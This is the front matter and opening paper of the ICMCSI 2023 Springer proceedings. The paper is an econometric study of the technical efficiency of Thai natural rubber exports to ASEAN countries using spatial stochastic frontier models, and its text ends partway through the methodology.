Lecture Notes on Data Engineering and Communications Technologies 166

Subarna Shakya
George Papakostas
Khaled A. Kamel *Editors*

Mobile Computing and Sustainable Informatics

Proceedings of ICMCSI 2023

Springer

Lecture Notes on Data Engineering and Communications Technologies

Volume 166

The aim of the book series is to present cutting edge engineering approaches to data technologies and communications. It will publish latest advances on the engineering task of building and deploying distributed, scalable and reliable data infrastructures and communication systems.

The series will have a prominent applied focus on data technologies and communications with aim to promote the bridging from fundamental research on data science and networking to data engineering and communications that lead to industry products, business knowledge and standardisation.

Indexed by SCOPUS, INSPEC, EI Compendex.

All books published in the series are submitted for consideration in Web of Science.

Subarna Shakya · George Papakostas ·
Khaled A. Kamel
Editors

Mobile Computing and Sustainable Informatics

Proceedings of ICMCSI 2023

Springer

Editors
Subarna Shakya
Pulchowk Campus
Institute of Engineering
Tribhuvan University
Kathmandu, Nepal

George Papakostas
MLV Research Group
Department of Computer Science
International Hellenic University
Kavala, Greece

Khaled A. Kamel
Department of Computer Science
Texas Southern University
Houston, TX, USA

ISSN 2367-4512 ISSN 2367-4520 (electronic)
Lecture Notes on Data Engineering and Communications Technologies
ISBN 978-981-99-0834-9 ISBN 978-981-99-0835-6 (eBook)
https://doi.org/10.1007/978-981-99-0835-6

The publisher, the authors, and the editors are safe to assume that the advice and information in this book are believed to be true and accurate at the date of publication. Neither the publisher nor the authors or the editors give a warranty, expressed or implied, with respect to the material contained herein or for any errors or omissions that may have been made. The publisher remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

This Springer imprint is published by the registered company Springer Nature Singapore Pte Ltd.
The registered company address is: 152 Beach Road, #21-01/04 Gateway East, Singapore 189721, Singapore

We are privileged to dedicate the proceedings of ICMCSI 2023 to all the participants and editors of ICMCSI 2023.

Preface

This Conference Proceedings volume contains the written versions of most of the contributions presented during the 4th International Conference on Mobile Computing and Sustainable Informatics (ICMCSI) 2023 held in Tribhuvan University, Nepal, 11–12, January 2023. The conference provided a setting for discussing recent developments in a wide variety of topics including Mobile Computing, Cloud Computing and Sustainable expert systems. The conference has been a good opportunity for participants coming from various destinations to present and discuss topics in their respective research areas.

ICMCSI 2023 Conference tends to collect the latest research results and applications on Mobile Computing, Cloud Computing and Sustainable expert systems. It includes a selection of 56 papers from 305 papers submitted to the conference from universities and industries all over the world. All accepted papers were subjected to a strict peer-review system by 2–4 expert referees. The papers have been selected for this volume because of their quality and relevance to the conference.

ICMCSI 2023 would like to express our sincere appreciation to all authors for their contributions to this book. We would like to extend our thanks to all the referees for their constructive comments on all papers, especially, we would like to thank the organizing committee for their hard work. We thank the keynote speaker Dr. Danilo Pelusi, Faculty of Communication Sciences, University of Teramo, Italy, for his valuable thoughts. Finally, we would like to thank Springer publications for producing this volume.

Kathmandu, Nepal — Prof. Dr. Subarna Shakya
Kavala, Greece — Dr. George Papakostas
Houston, USA — Dr. Khaled A. Kamel

Contents

About the Editors

Subarna Shakya is currently Professor of Computer Engineering, Department of Electronics and Computer Engineering, Central Campus, Institute of Engineering, Pulchowk, Tribhuvan University, and Coordinator (IOE), LEADER Project (Links in Europe and Asia for engineering, eDucation, Enterprise and Research exchanges), ERASMUS MUNDUS. He received M.Sc. and Ph.D. degrees in Computer Engineering from the Lviv Polytechnic National University, Ukraine, 1996 and 2000, respectively. His research area includes E-government system, computer systems & simulation, distributed and cloud computing, software engineering and information system, computer architecture, information security for E-government, and multimedia system.

George Papakostas received the Diploma degree in electrical and computer engineering in 1999 and the M.Sc. and Ph.D. degrees in electrical and computer engineering in 2002 and 2007, respectively, from the Democritus University of Thrace (DUTH), Greece. From 2007 to 2010, he served as Adjunct Lecturer with the Department of Production Engineering and Management, DUTH. He currently serves as Adjunct Assistant Professor with the Department of Computer and Informatics Engineering, Technological Educational Institution, Eastern Macedonia and Thrace, Greece. In 2012, he was elected as Full Professor in the aforementioned Department of Computer and Informatics Engineering. He has co-authored more than 70 publications in indexed journals, international conferences, and chapters. His research interests include pattern recognition, computer/machine vision, computational intelligence, machine learning, feature extraction, evolutionary optimization, and signal and image processing. He served as Reviewer in numerous journals and conferences, and he is Member of the IAENG, MIR Labs, EUCogIII, and the Technical Chamber of Greece.

Khaled A. Kamel is currently Chairman and Professor at Texas Southern university, College of Science and technology, Department of Computer Science, Houston, TX. He has published many research articles in refereed journals and IEEE conferences. He has more than 30 years of teaching and research experience. He has been

General Chair, Session Chair, TPC Chair, and Panelist in several conferences and acted as Reviewer and Guest Editor in referred journals. His research interest includes networks, computing, and communication systems.

Measuring the Technical Efficiency of Thai Rubber Export Using the Spatial Stochastic Frontier Model Under the BCG Concept

Chanamart Intapan and Chukiat Chaiboonsri

Abstract The Bio-Circular-Green economy (BCG) concept was originally started by the Thai government to promote national development and post-pandemic recovery in 2021. This study concentrates on the ways to increase the effectiveness of Thailand's natural rubber exports. The primary goal is to evaluate Thailand's natural rubber exports to ASEAN nations, in terms of their technical efficiency rankings. In order to achieve the main objectives based on the BCG concept (BCG policy measures in number 10: "investing in infrastructure"), the spatial dataset is applied with a stochastic frontier analysis model, which is called the panel spatial stochastic frontier analysis model estimation. The empirical results of this study to improve the technical efficiency of Thailand's rubber export found that the infrastructure, especially the logistic system requirements of CLMV countries, needs to be addressed first. This is because the mixed spatial matrix (mixed-w_{ij}) represents significantly the level of logistics system development, which plays an important role in sustainably improving the technical efficiency. Therefore, the government and private sectors can use these empirical findings to promote policy recommendations in agricultural economics, especially the investment in logistic systems' aspects of low carbon emissions and using renewable energy, which is the BCG concept.

Keywords BCG · Thailand's natural rubber exports · ASEAN countries · Infrastructure · Agricultural · Economics · Spatial · Technical efficiency

1 Introduction

The BCG (Bio-Circular-Green Economy) concept was originally started by the Thai government to promote national development and post-pandemic recovery in 2021.[1]

[1] https://www.bcg.in.th/eng/background/.

C. Intapan · C. Chaiboonsri (✉)
Modern Quantitative Economic Research Centre (MQERC), Faculty of Economics, Chiang Mai University, Chiang Mai, Thailand
e-mail: chukiat.chai@cmu.ac.th; chukiat1973@gmail.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_1

The BCG concept consists of the three element pillars such as Bioeconomy, Circular Economy, and Green Economy. In addition, the BCG model emphasizes the use of science, technology, and innovation to turn Thailand's comparative advantage in biological and cultural diversity into a competitive advantage, with a focus on four strategic sectors: agriculture and food, wellness and medicine, energy, materials, and biochemicals, and tourism and creative economy. However, this research article focuses on the first four strategic sectors (agriculture only) regarding the main issues in the promotion of agriculture product especially Thailand's rubber export to ASEAN countries by technical efficiency improvement based on spatial analysis. In the Royal speech of His Majesty, the King said "Our economy has always been dependent on the agriculture sector. The income of the country that has been used to create prosperity in various fields is mostly income from agriculture. So, it can be said that the prosperity of the country depends on the prosperity of agriculture. Moreover, the work of all parties can progress because our agriculture is prosperous" (Source: Office of the Royal Development Projects Board (ORDPB)). The previous statement clearly shows the importance of the agricultural sector to the nation and the people of Thailand. This is due to various reasons that the agricultural sector is important to the prosperity of the country.

Agriculture has been the basic occupation of Thai people of every age. About two-thirds of the population is in the agricultural sector. Agricultural development has always been an important goal of national development. In addition, the field of agriculture is a highly important subject in every issue of the National Economic and Social Development Plan. Besides the importance of agricultural sector within the country, it also plays an enormous role in international trade. This is because the majority of the income generated from international trade, especially from exports, is income from the agricultural trade. Figure 1 shows the export value of Thai agricultural products. It was discovered that the growth rate for Thailand's agricultural exports from 1995 to 2020 was, on average, between 16 and 17% each year (Source: Bank of Thailand). From Fig. 1, it can be seen that the value of Thai exports, especially agricultural exports, has created enormous value. It also tends to grow further in the future. Then, when studying more deeply about the situation of exporting Thai agricultural products, it was found that the main market for exporting agricultural products is the ASEAN market. The agricultural market in ASEAN is considered the future of Thai agricultural products due to its continuous growth. The agricultural market accounted for the largest export share of 24% of the total export market. At the same time, the government has policies to promote farmers such as reducing production costs, promoting large plantings, focusing on the integration of production groups, including the policy of developing water resources. From the policy to support all farmers, agricultural products have a bright future (Source: Department of Agriculture Extension).

Figure 2 displays the value of Thai agricultural exports to ASEAN-9, with an average annual growth rate of 13–14% from 1990 to 2020 (Source: Bank of Thailand). Additionally, Fig. 2 indicates that the trend line for the value of Thai agricultural exports to ASEAN is likely to increase steadily. As for agricultural trade with ASEAN in 2020 compared with the same period of 2019, it was found that Thai agricultural




Fig. 1 The export value of Thai agricultural products from 1995 to 2020 (Unit: THB million, (on average is 30–31 THB:1 US$)). *Source* Bank of Thailand




Fig. 2 The value of the Thai agricultural products exported to ASEAN-9 from 1990 to 2020 (on average is 30–31 THB:1 US$)). *Source* Bank of Thailand

trade to ASEAN has expanded, with a total trade value of 421,977 million baht (Source: Ministry of Commerce).

Although in the first half of 2020, the world faced the Covid-19 pandemic, it can be seen that the trade in Thai agricultural products in 2020 is still considered a good direction. Despite the new outbreak, consumers are starting to adapt, and countries have eased more restrictions on imports, as well as the readiness of Thailand to control the epidemic has improved. For the reasons mentioned earlier, Thailand has more opportunities and trends in exports as well. Moreover, it was found that Thailand has a trade surplus advantage in agricultural trade with ASEAN, which can be valued at 171,334 million baht. The top three markets in ASEAN where Thailand exported the most agricultural products were Vietnam, Malaysia, and Cambodia. One of the high-value agricultural exports is natural rubber, with an export value of approximately 23,271 million baht (Source: International Agricultural Economics Division). Therefore, as the agricultural sector becomes more involved in the export sector, it will result in the export sector, which is considered the heart of the Thai economy, to generate enormous income for the country each year. The income from




Fig. 3 The export value of the Thai natural rubber from 2011 to 2020 (Unit: THB, (on average is 30–31 THB:1 US$)) (*Source* Department of International Trade Promotion, Bureau of Agricultural and Industrial Trade Promotion of Thailand)




Fig. 4 The export volume of the Thai natural rubber from 2011 to 2020 (Unit: kg) (*Source* Department of International Trade Promotion, Bureau of Agricultural and Industrial Trade Promotion of Thailand)

the export of these agricultural products will eventually return to the development of the country, creating the welfare of the people, including farmers (Source: Ministry of Commerce).

Because rubber is an agricultural export product, it is important to create a great value for Thai exports, which can be seen in Figs. 3 and 4. These figures show the value and volume of Thai rubber exports, respectively. When penetrating into the main market where Thailand has the most rubber exports, it is found that Thailand has a large rubber export value based on the value of its exports to China and ASEAN countries. The value of exports to the ASEAN-8 countries is shown in Fig. 5. In addition, the report on the situation of rubber exports from January to February 2020




Fig. 5 The value of the Thai natural rubber exporting to ASEAN-8 since 2010–2020 (Unit: THB million, (on average is 30–31 THB:1 US$)) (*Source* Department of International Trade Promotion, Bureau of Agricultural and Industrial Trade Promotion)

by the Department of International Trade Promotion has been presented to show that Thailand's rubber exports have increased. This is due to both the automotive sector that uses rubber as a component to produce parts and tires, as well as the increasing demand for rubber gloves in the global market due to the impact of the Covid-19 epidemic. Rubber gloves are in demand all over the world right now. As a result of this situation, demand for rubber products has continued to expand throughout the world. Business Wire forecasts that by 2027 the size of the global rubber gloves market is expected to grow to $22.1 billion. From 2020 to 2027, the growth rate is expected to grow at 14.7% (Source: "Rubber Gloves Market Size, Share and Trends Analysis Report by Material (Latex, Nitrile, Neoprene), by Type, by Product, by Distribution Channel, by End Use, by Region, and Segment Forecasts, 2020–2027"). From these events that resulted in increased need for rubber, prices tend to improve from the previous year (source: Department of International Trade Promotion, Bureau of Agricultural and Industrial Trade Promotion). From the analysis of the situation of rubber exports that tends to improve, making it possible to clarify the opportunities or strengths of Thai rubber exports that Thai rubber products are recognized worldwide as Thailand is recognized from around the world as the world's number 1 producer and exporter of processed rubber, which can be observed from both the production volume and the volume of export including the value of rubber exports, in addition, coupled with the fact that Thai rubber is of high quality and standard.

In addition, Thailand has taken care of and promoted the rubber industry as a whole supply chain, starting from the farmers themselves who have the knowledge, expertise, and high experience, coupled with the presence of an agency that specifically takes care of the rubber industry, making the supply chain system as the most efficient tire industry. However, the Thai rubber industry is not only an aspect of opportunities or strengths but also an aspect of the problems and obstacles that Thai rubber entrepreneurs will face, because most Thai rubber is mainly export-oriented. As a result, when the world economy slows down, it will directly affect Thai exports. Moreover, at present, many countries have begun to grow more rubber, especially the CLMV countries, causing the global rubber supply to exceed the market demand. From this, although Thailand is known as the number one country in rubber exports, at the same time, there are many obstacles. These obstacles include the area or the country that is an exporting country of Thailand that exports rubber as well. Therefore, from all the above reasons, the organizers have prepared this research to answer the question of whether the rubber exports are spatial factors or not, especially affecting the export of Thai rubber to ASEAN, which is the main market. In other words, this work studies the efficiency of Thai rubber exports to each ASEAN country. Figure 6 shows the value of rubber exports to each ASEAN country, and it can be seen that Thailand has different rubber exports to each ASEAN country. The countries that acquire the highest value of rubber exports from Thailand are Singapore, Malaysia, and the Philippines, respectively. All the above is the reason why the spatial econometric model is crucially needed.

In order to confirm the plan number 10 (investment in infrastructure (logistics system based on BCG concept (low carbon emissions and using renewable energy))) to promote Thailand's rubber export's sustainable future, this research study uses the spatial analysis to evaluate the technical efficiency to push this export more effectively.

The objectives of this research study are to find the best model to support Thailand's rubber export product in order to increase its efficiency using a proposal




Fig. 6 The value of the Thai Natural Rubber exporting to ASEAN-8 from 2010 to 2020 by country (Unit: THB million (on average is 30–31 THB:1 US$) (*Source* Department of International Trade Promotion, Bureau of Agricultural and Industrial Trade Promotion of Thailand)

from an econometrics model. This analysis uses the stochastic frontier of Thailand's rubber export product based on three models, such as the non-spatial model, the mixed model, and the spatial model. This research study's results are an evaluation of all models using the Technical Efficiency (TE) formula. Furthermore, the study's anticipated results continue to support BCG-based policy recommendations.

2 Literature Review

Research studies on the agricultural sector around the world are widely studied, especially on the topic of technical efficiency scores in the agricultural sector.

Most of the research has been done using well-known and popular tools such as Data Envelopment Analysis (DEA) and Stochastic Frontier Analysis (SFA). The tool called the SFA was used by Latruffe et al. [8] to investigate the technical efficiency of crop and livestock production in Poland. Then, the score of efficiency from the SFA method was compared with the DEA method. The results illustrated that the technical efficiency score of crop farms had a lower average technical efficiency score. This means that the livestock farms are more technically efficient than the crop farms. The results from the SFA method were consistent with the results from the DEA method. Moreover, the results showed that the key factors affecting the crop farms' efficiency are land and labor. Family labor own land is the key factor affecting the livestock farms. In addition, education is a barrier to efficiency, especially for crop farms.

In the case of Thailand, a nonparametric approach was selected for measuring the technical efficiency of rice farms in Central Thailand by Taraka et al. [13]. The work investigated the technical efficiency of rice farms in Central Thailand. Technical Efficiency was evaluated by using the nonparametric approach, the DEA on 400 rice farms in-crop year 2009/2010. The results indicated that most of farmers tend to operate at a lower level of technical efficiency since the range of technical efficiency can be estimated between 0.30 and 100%. In addition, the study also found a positive correlation between farm efficiency and family labor, extension officer's service, certified seed use, and pest control on weedy rice and insect. After that in 2012, SFA method was employed for measuring the technical efficiency of rice farms by Taraka et al. [14]. The technical efficiency of rice farmers in the central region of Thailand was measured and the factors causing technical inefficiency were identified using SFA approach. The mean of technical efficiency was about 85.35%. Moreover, SFA method can be used to identify the key factors affecting farm's efficiency. The results found that gender, farming experience, Good Agricultural Practices (GAP), and cropping intensity have positive correlation toward farm technical efficiency in the case of Thailand.

Zamanian et al. [15] analyzed the technical efficiency in crop and livestock production. Technical efficiency is estimated with SFA. The SFA results were compared with results using DEA. On average, livestock farms are more technically efficient than crop farms. Moreover, the factors that affect the level of technical efficiency in crop and livestock production were also examined. The results showed that land and labor are important for crop farms, while livestock farms can rely on family labor and own land. Also, education is a constraint to efficiency particularly for crop farms. The latest research study by Melati and Mayninda [11] evaluated the efficiency of East Java rice production by employing the SFA model. The empirical results of the findings indicated that the efficiency of rice production in East Java in 2018 was said to be very efficient in several districts. However, some of the tools which past researchers chose have some flaws. Therefore, the tool called Bootstrapping DEA is used to calculate the technical efficiency scores of Thai natural rubber productions. This is the main difference between previous research and this research.

In the agricultural sector, besides the above-mentioned, spatial studies are important and applied in the agricultural sector as well. Langyintuo and Mekuria [9], Maertens and Barrett [10], and Pede et al. [12] proved that in agriculture, neighborhood interactions have primarily been pinpointed for investigating the drivers of technology adoption in agricultural production. Especially, Pede et al. [12] used spatial econometrics to study spatial problems and propose solutions for urban or local centers and regions. Agricultural products must have the most spatial dependence. Spatial dependency has been used to measure regional yields of a large number of commodities, particularly when applied to agricultural commodities. This is because spatial studies are the main factor in decision-making that will affect the yield or the choice of farming for different areas.

The spatial studies have been applied to the agricultural sector in the past, such as in Cambardella et al. [4], Bucknell et al. [3], Griffin [6], and Brindha and Elango [2]. Cambardella et al. [3] studied the topic of spatial analysis of soil fertility parameters. The study examined spatial patterns for nine soil chemical properties in two adjacent fields. The findings showed that soil properties with strong spatial correlations and the maximum distance to which those properties were correlated, differed for the two fields.

Bucknell et al. [3] investigated land-use change and agriculture in Eastern Canada by using spatial analysis. The aim was to provide a quantitative basis for the discussion of rural policy issues. The results found that rural policy should orient its geographical delineation to scales. It was suggested that applying a rural landscape design to the entire region would help address the sustainability of agriculture and rural communities. Moreover, spatial regression methods were adapted by Griffin [6] to on-farm trials in the context of farm management. The result found that farmers will have more confidence in farm management decisions when they receive a spatial analysis report. Brindha and Elango [2] studied the topic of spatial analysis of soil fertility in India. The soil fertility was analyzed in an agricultural area. This study will help to choose the type of crop that would be suitable for plantation in this area and can help to compose agrochemicals that will be required for this area can also be decided. Furthermore, this study serves as baseline information to improve the soil fertility in this intensively irrigated area.

Moreover, the spatial study has also been applied to the most recent situation in the world, the Covid-19 epidemic. Franch Pardo et al. [5] studied about the geographical dimension of the 2019 coronavirus disease pandemic by using geospatial and spatial-statistical analysis. The results found that understanding the spatial analysis of Covid-19 is important for solving the problem of Covid-19 because it helps to clarify the scope and impact of outbreaks and can help in decision-making, planning, and implementation.

However, the review of the past studies found that spatial studies are not widely applied to the agriculture. This study uses this gap to bring more spatial analysis to the agricultural sector. From the review of the past research, it can be concluded that the spatial study is a hugely useful tool to be applied to research studies in all disciplines, especially in agriculture. Furthermore, the difference of this study from the other studies is that in this study the Bayesian inference concept is also applied to the spatial panel econometrics to determine the efficiency score and the factors affecting the export of Thai natural rubber productions.

3 Data and Methodology

3.1 Data

The collected data used in this study are presented in Table 1. In this study, two variables were identified such as independent variables and dependent variables. The dependent variable, natural rubber productivity, was applied to estimate spatial panel time series. The study by Huo [7] discussed the factors on export competitiveness of the agriculture industry. Huo [7] mentioned that there are both positive and negative relationships with the export competitiveness of the agriculture industry. Irrigated land area (ln land) and exchange rate (ln x rate) were found to have a negative relationship with export competitiveness. Labor cost and domestic consumption demand were found to have a negative relationship with export competitiveness. Therefore, in this study, another independent variable used was farming families (ln fam). All the independent variables were considered referenced in a study by Huo [7] as variables affecting the export of agricultural products.

3.2 Conceptual Framework and Methodology

Under the BCG idea, the process of spatial analysis for enhancing the TE (technical efficiency) of Thailand's rubber exports is described in this research study's conceptual framework shown in Fig. 7. The process under this conceptual framework comprises three steps for proceeding using a spatial approach technique. Both data manipulation and model creation must be started as the first stage. The second stage aims to estimate the three models: non-spatial, mixed spatial, and spatial, in that order. The final stage in using Moran's I test to improve the TE of Thailand's

Table 1 Data reviews and definitions

Variables	Definition	Data source
Dependent variable		
ln_rubber	The panel samples of Thai natural rubber export to ASEAN countries (Malaysia, Singapore, Philippines, Indonesia, Laos, Cambodia, Myanmar, and Vietnam) from 2010 to 2020. The data was transformed into a natural log form (The natural log of rubber's ton to export)	Office of Agricultural Economics, Bangkok, Thailand
Independent variables	Description	Data source
ln_land	The natural log of land (Rai)	Office of Agricultural Economics, Bangkok, Thailand, and BOT (Bank of Thailand)
ln_labor	The natural log of labor (people)	
ln_price	The natural log of price to export (baht)	
ln_xrate	The natural log of exchange rate (Thai baht/Dollar)	

Source From official data



The Improving of Technical efficiency (TE) under BCG concept for Thailand's rubber export based on the spatial model estimation
Data manipulated/Model construction
(Y = log(export), log(X) = [log(LAND), log(LABOR), log(PRICE), log(EX)]
Non-spatial model
(Model without a weights matrix)
Mixed model
(Non-spatial model mixed with Spatial model)
(Model based on simulation of a weights matrix)
Spatial model
(Model with a weights matrix)
Moran's I test
To compute the TE for selection of the appropriate model
To formulate the policy based on TE improving associate with the BCG concept
(Logistics with low carbon emissions and using renewable energy)

Fig. 7 A conceptual framework for the improvement of technical efficiency under the BCG concept

rubber exports is to choose the optimal model within the BCG ideas, which stresses the highest TE comparison across the various models. Additionally, this conceptual framework and methodology attempt to display how to enhance the TE of Thailand's rubber export by the exploring three models. The weight matrix is the main concept employed in the spatial model, which is the significant fundamental structure used in these models for analysis. Furthermore, the first model, the non-spatial model for Thailand's rubber exports, is estimated using the Maximum Likelihood Estimator without using the weight matrix to help with the analysis. The weight simulation matrix is also included in the second model for Thailand's exports, which is estimated by the same estimator. The traditional spatial model is the last model, which uses the weight matrix using the original spatial information that may be found in geographic data to analyze. This research computes all models using the same data but different structure weight matrices, then evaluate them using TE. The highest TE appearance indicates that the finest Thai export model is one that Thailand should prioritize and develop policies to support quickly. The final steps of this conceptual framework are to display the policy suggestions based on the BCG concept (Logistics with low carbon emissions and using renewable energy) along with the research results.

3.3 Spatial Stochastic Frontier Analysis Models

The traditional SFA models have been extended with the purpose of taking into account firm-specific heterogeneity. If firm-specific heterogeneity is not accounted for, in fact, a considerable bias in the inefficiency estimates can be endogenously created. The extension of the SFA model is called the Spatial Stochastic Frontier Analysis (SSFA) model. The aim of the SSFA model is to test and depurate the spatial heterogeneity in SFA models by splitting the inefficiency term into three terms: 1. Inefficiency term related to spatial peculiarities of the territory in which every single unit operates 2. An Inefficiency term related to the specific product features, and 3. The inefficiency term is representing the error term. The dependence of spatial refers to how much the level of technical inefficiency of farm i depends on the levels set by other farms $j = 1,\ldots, n$, under the assumption that part of the farm i inefficiency (u_i) is linked to the neighbor DMU j's performances $(j \neq i)$. y_i is the single output of producer i. x_i is the vector of inputs. f is a generic parametric function. The production frontier model with normal/half-normal cross-sectional can be presented as the following equation.

$$\begin{aligned}\log(y_i) &= \log(f(x_i;\beta_i)) + v_i - u_i \\ &= \log(f(x_i;\beta_i)) + v_i - \left(1 - \rho\sum_i \omega_i\right)^{-1}\tilde{u}_i \end{aligned} \tag{1}$$

where

$v_i \sim N(0, \sigma_v^2)$

$u_i \sim N^+\left(0, \left(1 - \rho \sum_i \omega_i\right)^{-2} \sigma_{\tilde{u}}^2\right) u_i$ and v_i are independently distributed of each other and of the regressor

$\tilde{u}_i \sim N\big(0, \sigma_{\tilde{u}}^2\big)$

ω_i is a standardized row of the spatial weight matrix.

ρ is the spatial lag parameter ($\rho \in [0, 1]$).

Thus, the SSFA model used in this research can be written as Eqs. (2) and (3)

$$\ln(y_{it}) = \ln(f(x_{it}; \beta_i)) + v_{it} - u_{it} \tag{2}$$

$$\begin{aligned} \log(y_{it}) = a &+ \beta_1 log(land) + \beta_2 log(labor) + \beta_3 log(price) \\ &+ \beta_4 log(exchnge\_rate) + v_{it} - u_{it} \end{aligned} \tag{3}$$

where

$\log(y_{it})$ = the dependent variable is ln(export) for Thai rubber export.

$log(land), log(labor), log(price), log(exchnge\_rate)$ = the independent variables of this model.

$v_{it} = \rho v_{it} + \psi_{it}$ = the autocorrelated pure error of spatial stochastic model of Thai rubber export.

$TE_{it} = u_{it} = \frac{1}{1+\exp[-(w_{it}\gamma + z_{it}\phi]} + \varepsilon_{it}$ = Technical efficiency measurement of Thai rubber export.

